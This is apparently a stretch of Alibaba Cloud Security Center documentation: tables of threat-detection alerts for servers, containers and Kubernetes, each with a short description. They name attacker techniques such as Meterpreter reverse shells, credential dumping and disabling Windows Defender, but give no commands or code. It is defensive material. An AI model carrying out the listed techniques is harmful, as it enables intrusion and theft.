Unusual Network Connection	Reverse shell connection by using Meterpreter	The threat detection model detected a suspicious process on your server. The process was attempting to establish a reverse shell connection for the server of the attacker to perform more operations on your server by using Meterpreter. For more information, see <a href="#">Detect reverse shells from multiple dimensions</a> .
Unusual Network Connection	Communication with mining pools	The threat detection model detected that your server communicated with the IP addresses of mining pools. A potential cause is that your server has been intruded by an attacker and used for mining.
Unusual Network Connection	Internal network scan	The threat detection model detected that a process on your server initiated scans against the specified ports of multiple internal IP addresses in a short period of time. A potential cause is that attackers have attempted to launch lateral movement attacks after the server has been compromised.
Unusual Network Connection	Suspicious lateral movement attack on an internal network	The threat detection model detected an abnormal internal network connection on your server. A potential cause is that attackers have launched lateral movement attacks on an internal network after the server has been compromised.

Alert type	Alert name	Description
Unusual Network Connection	Abnormal traffic	The threat detection model analyzed the traffic on your server and detected abnormal traffic. Abnormal traffic can be caused by exploits, malware communications, sensitive data breaches, and suspicious proxies and tunnels. We recommend that you handle the traffic based on the details of the alert.
Unusual Network Connection	Proactive connection to malicious download sources	The threat detection model detected that your server was attempting to connect to a malicious download source by using HTTP. A potential cause is that attackers have exploited weak passwords or command execution vulnerabilities to download malicious files from a remote server.
Unusual Network Connection	Suspicious command run by Redis	The threat detection model detected that the Redis service on your server executed malicious SQL statements after attackers connected to the Redis service. In this case, the attackers may have controlled your server.
Suspicious Account	System logon by using a suspicious account	The threat detection model detected that a user was attempting to log on to the system by using an unauthorized account, a system built-in account, or an attacker account. The logon may be performed by an attacker.

## Alerts for Windows servers

Alert type	Alert name	Description
Persistence	Suspicious self-starting item	The threat detection model detected that some self-starting items on your server were suspicious. The items may have been added by malware or attackers to achieve persistence.
Persistence	Suspicious backdoor	The threat detection model detected a Windows Management Instrumentation (WMI) or bitsadmin backdoor on your server. Such a backdoor may have been left by attackers to maintain system permissions after your server has been compromised.
Persistence	Abnormal code in memory	The threat detection model detected malicious instructions in the memory of a process on your server. The process may be malware that is left by attackers or a process into which malicious code is injected.
Persistence	Abnormal process	The threat detection model detected that abnormal processes exist in the running programs on your server. The processes may be malicious processes or processes that loaded malicious code.
Persistence	Abnormal registry configuration	The threat detection model detected a suspicious registry configuration on your server. In most cases, some key registry configurations may be modified by malware to achieve persistence or conduct sabotage behavior.

Alert type	Alert name	Description
Persistence	Abnormal self-starting item	The threat detection model detected abnormal self-starting items on your server. The self-starting items may be added by attackers or malware to achieve persistence.
Persistence	Cobalt Strike RAT	The threat detection model detected malicious code of Cobalt Strike RAT in the memory of a process on your server. The process may be a malicious process or a process into which malicious code has been injected.
Malicious scripts	Execution of malicious script code	The threat detection model detected that malicious script code, such as Bash, PowerShell, and Python, was executed on your server.
Malicious scripts	Detection of a malicious script file	The threat detection model detected a malicious script file on your server. The file may be inserted by attackers who intruded into your server. We recommend that you perform the following operations: Check whether the file content is legitimate based on the tag of the malicious script. Then, handle the file.
Malicious Process	Malicious program	The threat detection model detected that a malicious program was running on your server. A malicious program is a program that has a variety of malicious behavior characteristics, or a third-party program that causes disruption or damage.
Malicious Process	Access to a malicious IP address	The threat detection model detected that a process on your server was attempting to connect to a malicious IP address. This IP address may be the IP address of a command and control (C&C) server or the IP address of a mining pool that is exploited by attackers, which has high risks. The process may be a malicious file that is inserted by attackers.
Malicious Process	Infectious virus	The threat detection model detected that an infectious virus was running on your server. An infectious virus is a type of advanced malicious program. The virus itself writes malicious code into normal program files for execution. Therefore, a large number of normal programs are often infected and then detected as virus hosts.
Malicious Process	Attacker tool	The threat detection model detected attacker tools on your server. Attacker tools are the tools that are exploited by attackers to escalate privileges and steal sensitive data during the intrusion process, the programs that are used to uninstall security software, or the backdoor programs that are inserted in the system after the attackers intrude into your server.
Malicious Process	Backdoor program	The threat detection model detected that a backdoor program was running on your server. A backdoor program is a persistent program that is inserted in the system and exploited by attackers to continuously intrude into the server.

Alert type	Alert name	Description
Malicious Process	Suspicious program	The threat detection model detected that a suspicious program was running on your server. In most cases, a suspicious program has the characteristics of malicious code or has the characteristics of a program that is highly suspicious and needs to be classified. You must determine suspicious programs based on the code or program details.
Malicious Process	Ransomware	The threat detection model detected that ransomware was running on your server. Ransomware is a malicious program that encrypts and locks all key data files on the server to gain ransom.
Malicious Process	Exploit	The threat detection model detected that an exploit was running on your server. An exploit takes advantage of known vulnerabilities in operating systems and applications to escalate privileges, implement escapes, and execute arbitrary code.
Malicious Process	Trojan	The threat detection model detected a trojan on your server. A trojan is a special program that is used to intrude into your server. After a trojan is inserted in the system in disguise, the trojan downloads and releases malicious programs.
Malicious Process	Worm	The threat detection model detected that a worm was running on your server. A worm is a type of program that replicates itself to spread from a compromised server to another server. A worm can exploit vulnerabilities and launch brute-force attacks.
Malicious Process	Mining program	The threat detection model detected that a mining program was running on your server. A mining program is a type of program that consumes the computing resources of the server and mines cryptocurrency. This type of program causes extremely high CPU utilization and brings malicious programs.
Malicious Process	Self-mutating trojan	The threat detection model detected that a self-mutating trojan was running on your server. A self-mutating trojan changes its file hash or replicates itself to a large number of paths and runs in the background. This way, it avoids being cleaned by the system.
Malicious Process	DDoS trojan	The threat detection model detected that a DDoS trojan was running on your server. A DDoS trojan is a malicious program that is used to receive instructions from a compromised server to launch DDoS attacks against a specific server.
Malicious Process	Hashdump running	The threat detection model detected that malware, such as Windows Credentials Editor (WCE) and minikazi, was running on your server. Such malware can steal the hash value of the system account, which causes password leaks.

Alert type	Alert name	Description
Suspicious Process	Creation of suspicious scheduled tasks in Windows	The threat detection model detected that a suspicious scheduled task was created on your server. A potential cause is that malware or attackers have created the task to maintain permissions during the intrusion process.
Suspicious Process	Call of risk tools	The threat detection model detected a suspicious call of risk tools on your server. The risk tools can be used as proxies, tunnels, or scanning tools that are exploited by attackers to intrude into the server.
Suspicious Process	Suspicious process running by using WMIC	The threat detection model detected that your server was attempting to use WMIC to create and run programs. A potential cause is that attackers have created WMIC tasks to maintain system permissions after the server has been compromised.
Suspicious Process	Connection to a malicious download source	The threat detection model detected that your server was attempting to connect to a malicious download source. A potential cause is that attackers have exploited weak passwords or command execution vulnerabilities to download malicious files from a remote server.
Suspicious Process	Suspicious command run by a high-risk application	The threat detection model detected that a high-risk application on your server ran a suspicious command. A high-risk application can be a web service, database service, script, scheduled task, or self-starting item. These applications may have been compromised and used by attackers to run malicious commands.
Suspicious Process	Creation of suspicious files in high-risk applications	The threat detection model detected that sensitive services, such as web applications, created executable files or scripts on your server. A potential cause is that attackers have exploited vulnerabilities to implant viruses or trojans into your server.
Suspicious Process	Suspicious script operation	The threat detection model detected that some commands that are related to scripts running on your server are highly suspicious. The detected threat may be caused by malware or attackers.
Suspicious Process	Suspicious process path	The threat detection model detected that a process on your server was started from an unusual path in which normal software is not installed. The process may be a virus, a trojan, or a tool that is brought in when attackers intrude into your server.
Suspicious Process	Process with a suspicious file name	The threat detection model detected that the file of a process on your server had a suspicious file name extension or the file name imitated the name of the system file. The process may be a virus, a trojan, or a tool that is brought in when attackers intrude into your server.

Alert type	Alert name	Description
Suspicious Process	Suspicious port listening	The threat detection model detected suspicious port listening on your server. After attackers intrude into a server, attackers use software, such as nc, for port listening. This way, attackers establish a hidden communication channel to steal information from the server.
Suspicious Process	Suspicious command	The threat detection model detected that the information collection command on your server was suspicious or the calls among running processes were suspicious. This may be related to trojans, viruses, or attackers.
Suspicious Process	Execution of suspicious files	The threat detection model detected that a file on your server was written and executed in a suspicious manner. The file may be a malicious tool downloaded from external sources and executed by attackers.
Suspicious Process	Suspicious modification of registry configurations	The threat detection model detected that a process was attempting to modify the registry configurations on your server. A potential cause is that attackers have written backdoor code into your server or have modified the sensitive configurations after attackers have obtained system permissions.
Suspicious Process	Suspicious command sequence	The threat detection model detected that a process on your server ran a sequence of suspicious commands. These commands are similar to the sequence of commands that are usually run by attackers after a server has been compromised. We recommend that you check the parent process of the suspicious commands. The parent process may be a remote control trojan, vulnerable web service, or process into which malicious code is injected.
Suspicious Process	ProcDump for data dumps	The threat detection model detected that the ProcDump process was saving sensitive data that is stored in the process memory to the disks on your server. This saving operation may cause sensitive data breaches.
Suspicious Process	Suspicious process startup by using BITSAdmin	The threat detection model detected that the BITSAdmin tool was being used to start a suspicious process on your server. A potential cause is that attackers have used the BITSAdmin tool to implant malicious programs into your server and run malicious commands.
Suspicious Process	Malicious code loading by using Windows system files	The threat detection model detected that a malicious command was running on your server. A potential cause is that attackers have used Windows system files to execute malicious code and evade the detection of security software.
Suspicious Process	Suspicious modification of self-starting items	The threat detection model detected that a process was attempting to modify a self-starting item on your server. The modification may be performed by attackers or trojans to maintain system permissions.

Alert type	Alert name	Description
Suspicious Process	Modification of read-only and hidden attributes of files by using attrib.exe	The threat detection model detected that a process was attempting to use attrib.exe to modify the read-only and hidden attributes of the files on your server.
Suspicious Process	Self-starting item addition in the system registry	The threat detection model detected that a program was adding self-starting items to the registry on your server. The program may be malware, promotion software into which backdoors have been injected, or a persistent task that has been inserted by attackers after the server has been compromised. The program may also have been used by normal software to achieve self-starting. We recommend that you check whether the program is a trusted program.
Suspicious Process	Suspicious file download from a remote server to a disk by using FTP	The threat detection model detected that a process was attempting to download suspicious files from a remote server by using FTP on your server.
Suspicious Process	Suspicious file copy to a disk by using RDP	The threat detection model detected that an attacker was attempting to copy suspicious files to your server by using RDP. A potential cause is that attackers have stolen or cracked the RDP password that is used to log on to your server.
Suspicious Process	Abnormal deletion of system backup files	The threat detection model detected that a process was attempting to delete the system backup files from your server. A potential cause is that ransomware has deleted your system backup files to prevent file restoration and extort ransom.
Suspicious Process	Abnormal deletion of system logs	The threat detection model detected that a process was attempting to delete the system logs. A potential cause is that malware or attackers have deleted the system logs to evade detection.
Suspicious Process	Suspicious attacker tool	The threat detection model detected that some commands running on your server are very similar to the tools that are usually used by attackers. The commands may be run by attackers during the intrusion process.
Suspicious Process	Suspicious privilege escalation in Windows	The threat detection model detected that some commands that were running on your server were very suspicious. A potential cause is that attackers have exploited the Windows system vulnerabilities or application vulnerabilities to escalate privileges.
Suspicious Process	Abnormal registry operation	The threat detection model detected that some commands that were used to manage the Windows registry were highly suspicious. A potential cause is that malware or attackers have modified some registry configurations after the server has been compromised.

Alert type	Alert name	Description
Suspicious Process	Suspicious call of database export tools	The threat detection model analyzed the historical behavior of a process on your server and detected suspicious calls of database export tools. A potential cause is that attackers have stolen data from your server after the server has been compromised.
Suspicious Process	Suspicious calls of system tools	The threat detection model detected that a process on your server was calling system tools in a suspicious manner. A potential cause is that trojans or attackers have called the tools to perform some malicious operations, such as malicious file download, malicious code execution, encryption, and decryption, to evade the detection of common security software.
Suspicious Process	Abnormal modification of system security configurations	The threat detection model detected that a process on your server was modifying the security configurations of the system. A potential cause is that malware or attackers have modified the configurations of the firewall and antivirus software to evade detection.
Suspicious Process	Execution of malicious commands	The threat detection model detected that the command line data of a process on your server was highly suspicious. This may be related to trojans, viruses, or attackers.
Suspicious Process	Malicious commands run by Cobalt Strike	The threat detection model detected that a Cobalt Strike agent was installed on your server and the Cobalt Strike agent was running malicious commands.
Suspicious Process	Suspicious command run by FTP applications	The threat detection model detected that an FTP application on your server ran a suspicious command. A potential cause is that attackers have exploited the weak passwords in FTP applications and have used FTP to run batch files.
Suspicious Process	Suspicious command run by Java applications	The threat detection model detected that the Java process on your server performed high-risk operations, such as malicious program download and backdoor addition. A potential cause is that you have used vulnerable web frameworks or middleware.
Suspicious Process	Suspicious process run by LSASS	The threat detection model detected that the lsass.exe process ran a suspicious command on your server. The lsass.exe process is a security authorization process in the Windows operating system. The process authenticates users and generates tokens. Multiple system vulnerabilities are exploited by attackers to initiate buffer overflow attacks against this process so that the attackers can obtain the complete control permissions of the target process.
Suspicious Process	Suspicious command run by MySQL	The threat detection model detected that the MySQL service on your server ran a suspicious command. Potential causes include weak passwords in the MySQL service and web services into which the SQL statements have been injected.

Alert type	Alert name	Description
Suspicious Process	Suspicious command run by PostgreSQL applications	The threat detection model detected that a PostgreSQL application on your server ran a suspicious command. Potential causes include weak passwords in PostgreSQL applications and web services into which malicious SQL statements have been injected.
Suspicious Process	Suspicious command run by Python applications	The threat detection model detected that a Python application on your server ran a suspicious command. A potential cause is that the Python-based web application on your server has RCE vulnerabilities and has been compromised.
Suspicious Process	Suspicious command run by regsvr32	The threat detection model detected that regsvr32.exe was running a suspicious command on your server. A potential cause is that attackers have injected malicious code into the Windows OCX files to evade detection and have used regsvr32.exe to execute the code in the memory of your server.
Suspicious Process	Suspicious command run by rundll32	The threat detection model detected that rundll32.exe was running a suspicious command on your server. A potential cause is that attackers have injected malicious code into the Windows DLL files to evade detection and have used rundll32.exe to execute the code in the memory of your server.
Suspicious Process	Suspicious file writes to disks by SQL Server	The threat detection model detected that the SQL Server application on your server was attempting to write a suspicious file to a disk. A potential cause is that attackers have cracked the weak password of the Redis application to execute malicious SQL statements in the SQL Server application.
Suspicious Process	Suspicious command run by SQL Server applications	The threat detection model detected that the SQL Server application on your server ran a suspicious command. A potential cause is that attackers have cracked the weak password of the SQL Server application and have used the command execution component of the SQL Server application to run malicious commands.
Suspicious Process	Suspicious command run by Tomcat	The threat detection model detected that the Tomcat container on your server ran a suspicious command. A potential cause is that attackers have exploited webshells or RCE vulnerabilities in the Java applications of Tomcat containers to run malicious commands.
Suspicious Process	Modification of Windows Defender configurations	The threat detection model detected that your server was modifying the registry to disable some features of Windows Defender. The modification operation may have been performed by attackers who have attempted to evade detection and prevention after the server has been compromised.
Suspicious Process	Modification of Windows RDP configurations for port 3389	The threat detection model detected that the RDP configurations of your server were being modified. A potential cause is that attackers have modified the RDP configurations to maintain permissions after the server has been compromised.

Alert type	Alert name	Description
Suspicious Process	Creation of scheduled tasks in Windows	The threat detection model detected that suspicious scheduled tasks were being created on your server. A potential cause is that attackers have inserted backdoors in your server to maintain permissions after the server has been compromised.
Suspicious Process	Creation of suspicious service startup items in Windows	The threat detection model detected that an upstream process was attempting to create suspicious service startup items on your server. A potential cause is that attackers have inserted malicious programs in your server. If a malicious program is running, service startup items are created to maintain permissions.
Suspicious Process	Logon credential breaches in Windows	The threat detection model detected that some programs on your server modified the WDigest item in the registry. A potential cause is that attackers have changed the value of UseLogonCredential to allow logon credentials to be stored in plaintext. This way, attackers can steal the logon credentials from the memory of the server.
Suspicious Process	Execution of HTML scripts by using mshta on Windows	The threat detection model detected that a process on your server was attempting to call mshta to execute scripts embedded in HTML pages. This way, attackers can implant malicious programs into the server.
Suspicious Process	Suspicious port forwarding in Windows	The threat detection model detected that a command was running for port forwarding on an internal network. A potential cause is that attackers were launching lateral movement attacks on the internal network.
Suspicious Process	Modification of Windows Firewall configurations	The threat detection model detected that a process was attempting to modify the configurations of Windows Firewall.
Suspicious Process	Self-starting item addition in Windows	The threat detection model detected that abnormal self-starting items were added to your server. A potential cause is that attackers have added malicious programs to the start-up items to maintain permissions after the server has been compromised.
Suspicious Process	Abnormal operation on a Windows account	The threat detection model detected that the Windows account was used to perform operations on your server and the running command was suspicious. A potential cause is that malware or attackers have used the Windows account to perform operations on the server.

Alert type	Alert name	Description
Other	Abnormal disconnection of the Security Center agent	The threat detection model detected that the main process AliYunDun of the Security Center agent on your server exceptionally stopped and the agent was disconnected from Alibaba Cloud. The disconnection may be caused by network instability and last for a short period of time. Another potential cause is that the Security Center agent has been uninstalled from your server after the server has been compromised. In this case, you must log on to your server and check whether the Security Center agent is running. If the agent is not running, start the agent.
Webshell	Webshell file	The threat detection model detected a suspicious webshell file on your server. A webshell file may be a backdoor file that is inserted and used by attackers to maintain permissions after attackers intrude into a website.
Unusual Logon	Logon by using a malicious IP address	The threat detection model detected that a malicious IP address was used to log on to your server. The IP address was used to initiate attacks. If you did not perform this operation, we recommend that you immediately change the password that is used to log on to your ECS instance.
Unusual Logon	FTP logon by using a malicious IP address	The threat detection model detected that a malicious IP address was used to log on to the FTP application on your server. The IP address was used to initiate attacks. If you did not perform this operation, we recommend that you immediately change the password that is used to log on to the FTP application.
Unusual Logon	MySQL logon by using a malicious IP address	The threat detection model detected that a malicious IP address was used to log on to the MySQL application on your server. The IP address was used to initiate attacks. If you did not perform this operation, we recommend that you immediately change the password that is used to log on to the MySQL application.
Unusual Logon	SQL Server logon by using a malicious IP address	The threat detection model detected that a malicious IP address was used to log on to the SQL Server application on your server. The IP address was used to initiate attacks. If you did not perform this operation, we recommend that you immediately change the password that is used to log on to the SQL Server application.
Unusual Logon	Server logon by using a backdoor account	The threat detection model detected that an attacker inserted a backdoor account into your server and logged on to your server by using the backdoor account. If you did not perform this operation, we recommend that you immediately delete the backdoor account.

Alert type	Alert name	Description
Unusual Logon	Server logon by using an account with a weak password	The threat detection model detected that an account with a weak password was used to log on to your server. This logon may be performed by yourself or attackers. In most cases, attackers crack weak passwords to intrude into a server. We recommend that you immediately configure a strong password.
Unusual Logon	Suspicious external logon scanning	The threat detection model detected that your server frequently initiated brute-force attacks on protocols, such as SSH, RDP, and SMB. A potential cause is that your server has been attacked and has been used by attackers to attack other servers.
Unusual Logon	Logon from an unusual location	The threat detection model detected that your server was logged on from two locations that are far from each other within a short period of time. One of the locations is your usual logon location. The logons from different locations indicate that one of the logon requests is initiated from an unusual location rather than the usual location. If you did not perform this operation, we recommend that you immediately change the password that is used to log on to the server.
Unusual Logon	Logon by using an unusual account	The threat detection model detected that you added an unusual account to the administrator group and the account was used to log on to your server. If you did not perform this operation, we recommend that you immediately delete the account.
Unusual Logon	ECS instance compromised due to brute-force attacks initiated by multiple invalid users	The threat detection model detected that multiple invalid users logged on to your server by using the same IP address. If you did not perform this operation, we recommend that you immediately change the password that is used to log on to your ECS instance.
Unusual Logon	ECS instance compromised due to brute-force attacks on SSH	The threat detection model detected that your server was under brute-force attacks on SSH. Attackers cracked the SSH service password and logged on to the server after several times of attempts.
Unusual Logon	Suspicious command sequence executed after ECS logons over SSH	The threat detection model detected that some malicious commands ran on your server after an IP address was used to log on to the server. A potential cause is that the password used to log on to your server is weak or is leaked.
Unusual Logon	Logon to an ECS instance within an unusual time range	The time when the server is logged on is not within the logon time range that you specify. We recommend that you check whether the logon is valid.
Unusual Logon	Logon to an ECS instance by using an unusual account	The account that is used to log on to the server does not match the condition of a legitimate account. We recommend that you check whether the logon is valid.

Alert type	Alert name	Description
Unusual Logon	Logon to an ECS instance by using an unusual IP address	The IP address that is used to log on to the server is not within the IP addresses that you specify. We recommend that you check whether the logon is valid.
Unusual Logon	Logon to an ECS instance from an unusual location	The location from which the server is logged on is not within the logon locations that you specify. We recommend that you check whether the logon is valid.
Unusual Network Connection	Port forwarding	The threat detection model detected that a process on your server was attempting to set up a tunnel for port forwarding. A potential cause is that attackers have used your compromised server to attack other servers that are deployed on the same internal network.
Unusual Network Connection	Access to a malicious domain name	The threat detection model analyzed DNS traffic and detected that your server resolved a high-risk domain name. The domain name may be a malicious domain name, such as a domain name of a remote control, domain name of a botnet organization, or mining pool address. In this case, attackers may have intruded into your server and exploited the server.
Unusual Network Connection	Reverse shell connection by using Meterpreter	The threat detection model detected a suspicious process on your server. The process was attempting to establish a reverse shell connection for the server of the attacker to perform more operations on your server by using Meterpreter. For more information, see <a href="#">Detect reverse shells from multiple dimensions</a> .
Unusual Network Connection	Communication with mining pools	The threat detection model detected that your server communicated with the IP addresses of mining pools. A potential cause is that your server has been intruded by an attacker and used for mining.
Unusual Network Connection	Internal network scan	The threat detection model detected that a process on your server initiated scans against the specified ports of multiple internal IP addresses in a short period of time. A potential cause is that attackers have attempted to launch lateral movement attacks after the server has been compromised.
Unusual Network Connection	Suspicious sensitive port scanning	The threat detection model detected that a process on your server sent a large number of network requests to sensitive ports in a short period of time. The behavior may be port scanning behavior.
Unusual Network Connection	Abnormal traffic	The threat detection model analyzed the traffic on your server and detected abnormal traffic. Abnormal traffic can be caused by exploits, malware communications, sensitive data breaches, and suspicious proxies and tunnels. We recommend that you handle the traffic based on the details of the alert.

Alert type	Alert name	Description
Unusual Network Connection	Proactive connection to malicious download sources	The threat detection model detected that your server was attempting to connect to a malicious download source by using HTTP. A potential cause is that attackers have exploited weak passwords or command execution vulnerabilities to download malicious files from a remote server.
Unusual Network Connection	Abnormal network connections in Windows	The threat detection model detected that the connection of a process on your server was unusual. This may be related to trojans, viruses, or attackers.
Suspicious Account	System logon by using a suspicious account	The threat detection model detected that a user was attempting to log on to the system by using an unauthorized account, a system built-in account, or an attacker account. The logon may be performed by an attacker.

## Alerts for containers

Alert type	Alert name	Description
Malicious Process	Malicious program	The threat detection model detected that a malicious program was running on your server. A malicious program is a program that has a variety of malicious behavior characteristics, or a third-party program that causes disruption or damage.
Malicious Process	Access to a malicious IP address	The threat detection model detected that a process on your server was attempting to connect to a malicious IP address. This IP address may be the IP address of a C&C server or the IP address of a mining pool that is exploited by attackers, which has high risks. The process may be a malicious file that is inserted by attackers.
Malicious Process	Infectious virus	The threat detection model detected that an infectious virus was running on your server. An infectious virus is a type of advanced malicious program. The virus itself writes malicious code into normal program files for execution. Therefore, a large number of normal programs are often infected and then detected as virus hosts.
Malicious Process	Attacker tool	The threat detection model detected attacker tools on your server. Attacker tools are the tools that are exploited by attackers to escalate privileges and steal sensitive data during the intrusion process, the programs that are used to uninstall security software, or the backdoor programs that are inserted in the system after the attackers intrude into your server.
Malicious Process	Backdoor program	The threat detection model detected that a backdoor program was running on your server. A backdoor program is a persistent program that is inserted in the system and exploited by attackers to continuously intrude into the server.

Alert type	Alert name	Description
Malicious Process	Suspicious program	The threat detection model detected that a suspicious program was running on your server. In most cases, a suspicious program has the characteristics of malicious code or has the characteristics of a program that is highly suspicious and needs to be classified. You must determine suspicious programs based on the code or program details.
Malicious Process	Ransomware	The threat detection model detected that ransomware was running on your server. Ransomware is a malicious program that encrypts and locks all key data files on the server to gain ransom.
Malicious Process	Trojan	The threat detection model detected a trojan on your server. A trojan is a special program that is used to intrude into your server. After a trojan is inserted in the system in disguise, the trojan downloads and releases malicious programs.
Malicious Process	Worm	The threat detection model detected that a worm was running on your server. A worm is a type of program that replicates itself to spread from a compromised server to another server. A worm can exploit vulnerabilities and launch brute-force attacks.
Malicious Process	Mining program	The threat detection model detected that a mining program was running on your server. A mining program is a type of program that consumes the computing resources of the server and mines cryptocurrency. This type of program causes extremely high CPU utilization and brings malicious programs.
Malicious Process	Self-mutating trojan	The threat detection model detected that a self-mutating trojan was running on your server. A self-mutating trojan changes its file hash or replicates itself to a large number of paths and runs in the background. This way, it avoids being cleaned by the system.
Malicious Process	DDoS trojan	The threat detection model detected that a DDoS trojan was running on your server. A DDoS trojan is a malicious program that is used to receive instructions from a compromised server to launch DDoS attacks against a specific server.
Suspicious Process	Tampering of file time	The threat detection model detected that a process on your server attempted to modify the file time. The process may be triggered by attackers who imitate the actual file time to forge the actual creation, access, or modification time of abnormal files to evade detection.
Suspicious Process	Remote API debugging in Docker that may pose security risks	The threat detection model detected that the Docker remote debugging interface was open to 0.0.0.0 on your server. The interface exposed on the Internet will be quickly intruded by worms. Make sure that the interface is exposed only on a trusted network.

Alert type	Alert name	Description
Suspicious Process	Connection to a malicious download source	The threat detection model detected that your server was attempting to connect to a malicious download source. A potential cause is that attackers have exploited weak passwords or command execution vulnerabilities to download malicious files from a remote server.
Suspicious Process	Suspicious command run by a process	The threat detection model automatically analyzed the historical behavior of a process on your server and detected that the process ran a suspicious command. A potential cause is that attackers have exploited the RCE vulnerability of the service to run the command.
Suspicious Process	Suspicious encoded command	The threat detection model detected that the command line data of a process on your server was highly suspicious. This may be related to trojans, viruses, or attackers.
Suspicious Process	Suspicious starting of a privileged container	The threat detection model detected that a suspicious privileged container was started on your server, which affected container security. If the container is compromised, containers and assets on the server will be affected. Make sure that the privileged container uses trusted image sources and the service that is running in the container is protected against intrusion.
Suspicious Process	Execution of suspicious files	The threat detection model detected that a file on your server was written and executed in a suspicious manner. The file may be a malicious tool downloaded from external sources and executed by attackers.
Suspicious Process	Suspicious behavior	The threat detection model automatically analyzed the historical behavior of a process on your server and detected a suspicious command.
Suspicious Process	Container network scanning behavior	The threat detection model detected that a container on your server was proactively performing a suspicious network scan. The scan may be performed by attackers to compromise your server and move from the compromised server to other servers.
Suspicious Process	High-risk container-related operation	The threat detection model detected that high-risk container-related operations were being performed on your server. The high-risk operations include container startup by using high-risk permissions and mapping of sensitive directories, files, and ports to containers.
Suspicious Process	Execution of suspicious commands inside a container	The threat detection model detected that suspicious commands were being executed inside your container, which indicates potential intrusion.

Alert type	Alert name	Description
Suspicious Process	Collection of credentials inside containers	The threat detection model detected access to sensitive information and files within a container. The information and files include the configuration files of Docker/Swarm/Kubernetes, database connection configurations, logon credentials, AccessKey pairs, certificates, and private key files. We recommend that you check whether the container has been compromised and data has been leaked.
Suspicious Process	Privilege escalation in containers or container escapes	The threat detection model detected suspicious scripts or instructions that were used to escalate privileges or vulnerabilities in your containers. A potential cause is that your containers have been compromised.
Suspicious Process	Collection of container information	The threat detection model detected that suspicious commands were run inside the containers on your server. These commands are usually used by attackers to collect information inside a container after the container is compromised. If the operation is not a trusted operation, we recommend that you immediately reset the container. Trusted operations include the operations of security software and O&M operations of administrators.
Suspicious Process	Running of malicious container images	The threat detection model detected that a malicious container image was running on your server. This image may contain backdoors, mining programs, viruses, or known severe vulnerabilities. We recommend that you perform troubleshooting and use trusted image resources.
Suspicious Process	Abnormal operation on files of Docker	The threat detection model detected that the Docker process on your server was modifying the core service configurations or sensitive files of the system. A potential cause is that attackers have exploited the vulnerabilities in the Docker services to hijack some Docker services and have used the services to initiate container escape attacks, such as CVE-2019-5736 Docker runC and CVE-2019-14271 Docker CP. We recommend that you check whether the Docker container of the current version has such vulnerabilities.
Suspicious Process	Suspicious command run by FTP applications	The threat detection model detected that an FTP application on your server ran a suspicious command. A potential cause is that attackers have exploited the weak passwords in FTP applications and have used FTP to run batch files.
Suspicious Process	Suspicious command run by Java applications	The threat detection model detected that the Java process on your server performed high-risk operations, such as malicious program download and backdoor addition. A potential cause is that you have used vulnerable web frameworks or middleware.

Alert type	Alert name	Description
Suspicious Process	Abnormal behavior of Kubernetes service accounts	The threat detection model detected an abnormal instruction inside your container. The instruction attempted to connect to the Kubernetes API server by using a Kubernetes service account. We recommend that you check whether the operation is a trusted operation. Trusted operations include the operations of security software and O&M operations of administrators. Make sure that the account is granted permissions based on the principle of least privilege. This avoids an attacker moving from a compromised container to other containers by using the Kubernetes API after the container is compromised.
Suspicious Process	Suspicious command sequence in Linux	The threat detection model detected that a process on your server ran a sequence of suspicious commands. These commands are similar to the sequence of commands that are usually run by attackers after a server has been compromised. We recommend that you check the parent process of the suspicious commands. The parent process may be a remote control trojan, vulnerable web service, or process into which malicious code is injected.
Suspicious Process	Execution of suspicious commands in Linux	The threat detection model detected that the command line data of a process on your server was highly suspicious. This may be related to trojans, viruses, or attackers.
Suspicious Process	Suspicious command run by Oracle	The threat detection model detected that the Oracle database on your server ran a suspicious command. A potential cause is that attackers have run remote commands after the password of the Oracle database is leaked.
Suspicious Process	Suspicious command run by Tomcat	The threat detection model detected that the Tomcat container on your server ran a suspicious command. A potential cause is that attackers have exploited webshells or RCE vulnerabilities in the Java applications of Tomcat containers to run malicious commands.
K8s Abnormal Behavior	Startup of a pod based on a malicious image	The threat detection model detected that a pod that contained a malicious image was started in your Kubernetes cluster. We recommend that you check whether the image is from a trusted image source and the process inside the pod has malicious programs, such as backdoors and mining programs.
K8s Abnormal Behavior	Suspicious instruction run on a Kubernetes API server	The threat detection model detected that suspicious instructions were run on your Kubernetes API server. A potential cause is that attackers have obtained and used the credentials of your API server. We recommend that you check whether the server has been compromised.

Alert type	Alert name	Description
K8s Abnormal Behavior	Abnormal access to Secrets in a Kubernetes cluster	The threat detection model detected that Secrets were being enumerated inside your Kubernetes cluster. A potential cause is that attackers were stealing sensitive information of the Secrets in the Kubernetes cluster after the cluster has been compromised. We recommend that you check whether the operation was performed by a trusted program or the administrator.
K8s Abnormal Behavior	Lateral movement among Kubernetes service accounts	The threat detection model detected that one of your service accounts requested permissions outside of the historical baseline or failed authentication several times. A potential cause is that attackers have intruded into a pod and have used the credentials of the service account that was obtained from your server to attack an API server. We recommend that you immediately perform troubleshooting.
K8s Abnormal Behavior	Successful authentication of an anonymous user in Kubernetes API logs	The threat detection model analyzed your Kubernetes API logs and detected that an anonymous user logged on to your Kubernetes cluster. In most cases, anonymous users cannot be used for Kubernetes cluster O&M. If an anonymous user logs on to a cluster and the cluster is exposed to the Internet, the cluster is at high risk. We recommend that you check whether the operation is performed by a trusted administrator and immediately revoke the access permissions of the anonymous user.
K8s Abnormal Behavior	Mounting of sensitive node directories	The threat detection model detected that sensitive directories or files were mounted when your pod was starting. A potential cause is that attackers have mounted sensitive files to escape from the pod layer to the node layer to achieve persistence. We recommend that you check whether the operation is trusted.
Webshell	Webshell file	The threat detection model detected a suspicious webshell file on your server. A webshell file may be a backdoor file that is inserted and used by attackers to maintain permissions after attackers intrude into a website.
Unusual Network Connection	Suspicious outbound connection	The threat detection model detected that your server was attempting to access a website. The website may be related to a mining pool address, a C&C backdoor, and the domain name of a botnet organization.
Unusual Network Connection	Communication with mining pools	The threat detection model detected that your server communicated with the IP addresses of mining pools. A potential cause is that your server has been intruded by an attacker and used for mining.
Unusual Network Connection	Internal network scan	The threat detection model detected that a process on your server initiated scans against the specified ports of multiple internal IP addresses in a short period of time. A potential cause is that attackers have attempted to launch lateral movement attacks after the server has been compromised.

Alert type	Alert name	Description
Unusual Network Connection	Suspicious command run by Redis	The threat detection model detected that the Redis service on your server executed malicious SQL statements after attackers connected to the Redis service. In this case, the attackers may have controlled your server.

## Alerts for the Alibaba Cloud platform

Alert type	Alert name	Description
Cloud threat detection	Suspicious changing of user passwords	The threat detection model detected that your Alibaba Cloud account changed the password of a specific user by using APIs, which was not high-frequency behavior. A potential cause is that attackers have obtained your AccessKey pair to perform malicious operations.
